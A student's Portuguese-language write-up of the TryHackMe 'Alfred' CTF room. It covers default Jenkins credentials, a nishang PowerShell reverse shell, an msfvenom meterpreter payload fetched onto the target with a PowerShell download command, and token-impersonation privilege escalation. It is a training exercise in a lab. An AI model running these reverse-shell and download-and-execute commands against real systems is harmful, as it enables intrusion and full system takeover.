Uma imagem contendo Logotipo

Descrição gerada automaticamente

Relatório de CTF

Alfred – Tryhackme

|  |  |
| --- | --- |
| **Informações do documento** | |
| **Referência** | CTF Alfred – Eike G. Barbosa |
| **N° Revisão** | 1 |
| **Data de publicação** | 02/10/2024 |
| **Link** | <https://tryhackme.com/room/alfred> |

|  |  |  |
| --- | --- | --- |
| **Redação** | Eike G. Barbosa | Estudante |
| **Revisão** | João Branco | Presidente |
| **Aprovação** | João Branco | Presidente |

|  |  |  |
| --- | --- | --- |
| **Histórico de revisões** | | |
| **N°** | **Entregas** | **Descrição** |
| **0** | 11/09/2024 | Produção |
| **1** | 02/10/2024 | Revisão |
| **2** | 02/10/2024 | Aprovação |

**Sumário**

[Contextualização 3](#_heading=h.gjdgxs)

[Desenvolvimento 3](#_heading=h.1fob9te)

How many ports are open? [3](#_heading=h.3znysh7)

[What is the username and password for the login panel? (in the format username:password) 3](#_heading=h.2et92p0)

You first need to download the Powershell script and make it available for the server to download. You can do this by creating an http server with python: python3 -m http.server

What is the user.txt flag?

What is the final size of the exe payload that you generated?

View all the privileges using whoami /priv

You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability.

To check which tokens are available, enter the list\_tokens -g. We can see that the BUILTIN\Administrators token is available.

Ensure that you migrate to a process with correct permissions (the above question's answer). The safest process to pick is the services.exe process. First, use the ps command to view processes and find the PID of the services.exe process. Migrate to this process using the command migrate PID-OF-PROCESS

Read the root.txt file located at C:\Windows\System32\config

[Conclusão 3](#_heading=h.1t3h5sf)

[Referências 3](#_heading=h.4d34og8)

**Contextualização**


Neste ambiente, aprenderemos a explorar uma configuração incorreta comum em um servidor de automação amplamente utilizado (Jenkins - Esta ferramenta é usada para criar pipelines de integração contínua/desenvolvimento contínuo, permitindo que os desenvolvedores implementem automaticamente seu código após fazerem alterações). Em seguida, usaremos um método interessante de elevação de privilégio para obter acesso completo ao sistema.

**Desenvolvimento**


**How many ports are open?**

Começamos com o programa nmap para poder identificar todas as portas abertas e fazer o reconhecimento.

***Comando usado:*** nmap –sS –sC –Pn


****

Identificamos 3 portas abertas, a porta 80, 3389 e a 8080, neste CTF focaremos apenas na 8080. Acessando a 8080, e fazendo uma pequena pesquisa em /login, achamos o diretório

****

**What is the username and password for the login panel?**


Sem preocupação com segurança, conseguimos acessar a página do Jenkins com apenas um admin:admin, entrando em um Painel de Administrador. Entrando em *My Viwers* e acessando a *configure* do Project, temos como acessar um painel de comando, aonde podemos rodar nosso reverse shell.

****

**You first need to download the Powershell script and make it available for the server to download. You can do this by creating an http server with python: python3 -m http.server**

Para conseguir haver conexão, primeiramente precisamos baixar um programa chamado Invoke-Powershell <https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

Usando a linha de código que o próprio tryhackme disponibiliza para a gente, e modificando o ip *<your\_IP>* e para alguma porta, que no caso foi usado a padrão “*1234*”, podemos salvar e o reverse shell está quase concluído

****


Utilizando o *netcat* para realizar a conexão com o servidor na porta que você usou.

***Comando usado***: nc –lnvp <port>


****

Abrindo um servidor web para podermos baixar no servidor alvo a shell.

***Comando usado:*** python3 -m http.server 80


****

Agora voltando no site e executando o rever shell cliando em “Build now”, o netcat irá demorar um pouco, porém vai executar e conseguimos o acesso.

****

**What is the user.txt flag?**

Usando comando básicos como ls e cd, podemos navegar pelos diretórios do sistema, entrando nos Users/bruce/Desktop, conseguimos achar a nossa primeira flag.


****

**What is the final size of the exe payload that you generated?**

Precisamos criar um arquivo executável para poder jogar no servidor, para podemos ter a shell dele. Utilizando o comando que o tryhackme nos oferece, mudamos apenas o ip <your\_IP> e a porta <Port>.

***Comando usado:*** msfvenom -p windows/meterpreter/reverse\_tcp -a x86 --encoder x86/shikata\_ga\_nai LHOST=IP LPORT=PORT -f exe -o shell-name.exe

Assim que criamos o arquivo, ele ficará salvo no diretório atual que você está no Kali.


****

Agora, faremos o mesmo processo para baixar a shell dentro do servidor alvo, colocando essa linha de comando dentro do alvo

***Comando usado:*** powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')".


Já podemos responder a pergunta, com a informação do “Lenght”

Que é 7382

****

Agora abrindo o Metasploit Framework, seguimos passo a passo o que é pedido no tryhackme, apenas seguindo esses comando (Há vários na mesma linha)

Comandos usados: use exploit/multi/handler |set PAYLOAD windows/meterpreter/reverse\_tcp | set LHOST your-thm-ip | set LPORT listening-port run (a porta 9999 no meu caso).

****


Por fim, utilizando o comando *run*, o *metasploit* vai rodar, porém irá travar. Dessa forma, precisamos executar a shell dentro do sistema que deixamos baixada no servidor alvo

***Comando usado:*** Start-Process "shell-name.exe"

**You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability.**

Com a shell agora, não temos acesso total ainda. Seguindo os passos no tryhackme, precisamos usar o *incognito* para poder vermos todos os tokens

***Comandos usados:*** use incognito | list\_tokens -g

****

**To check which tokens are available, enter the list\_tokens -g. We can see that the BUILTIN\Administrators token is available.**

**Use the impersonate\_token "BUILTIN\Administrators" command to impersonate the Administrators' token. What is the output when you run the getuid command?**

Usando o comando *Impersonate*\_token BUILTIN\Administrador, podemos mudar para o token do administrador, mesmo assim não temos o acesso total ao root. Com o comando *getuid*, podemos verificar em qual token estamos atualmente.

***Comandos usados:*** Impersonate\_token BUILTIN\Administrador | getuid

****

**Even though you have a higher privileged token, you may not have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).**


**Ensure that you migrate to a process with correct permissions (the above question's answer). The safest process to pick is the services.exe process. First, use the ps command to view processes and find the PID of the services.exe process. Migrate to this process using the command migrate PID-OF-PROCESS**

Agora, usando o comando ps, vemos uma lista imensa, porém, nosso foco é o “service”, pegando o PID 668, faremos a migração, para poder ter o acesso total.

***Comandos usados:*** ps | migrate 668

**Read the root.txt file located at C:\Windows\System32\config**

Agora, podemos apenas navegar pelos diretórios, até chegar no root e conseguir sua flag.

****

**Conclusão**

Alfred é um CTF fácil, por conta de tantas instruções que temos na room, porém, se for pra realizar sem nenhuma ajuda ele se torna médio. Utilizando o token impersonation, para a escalação de privilégio.

**Referências**

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>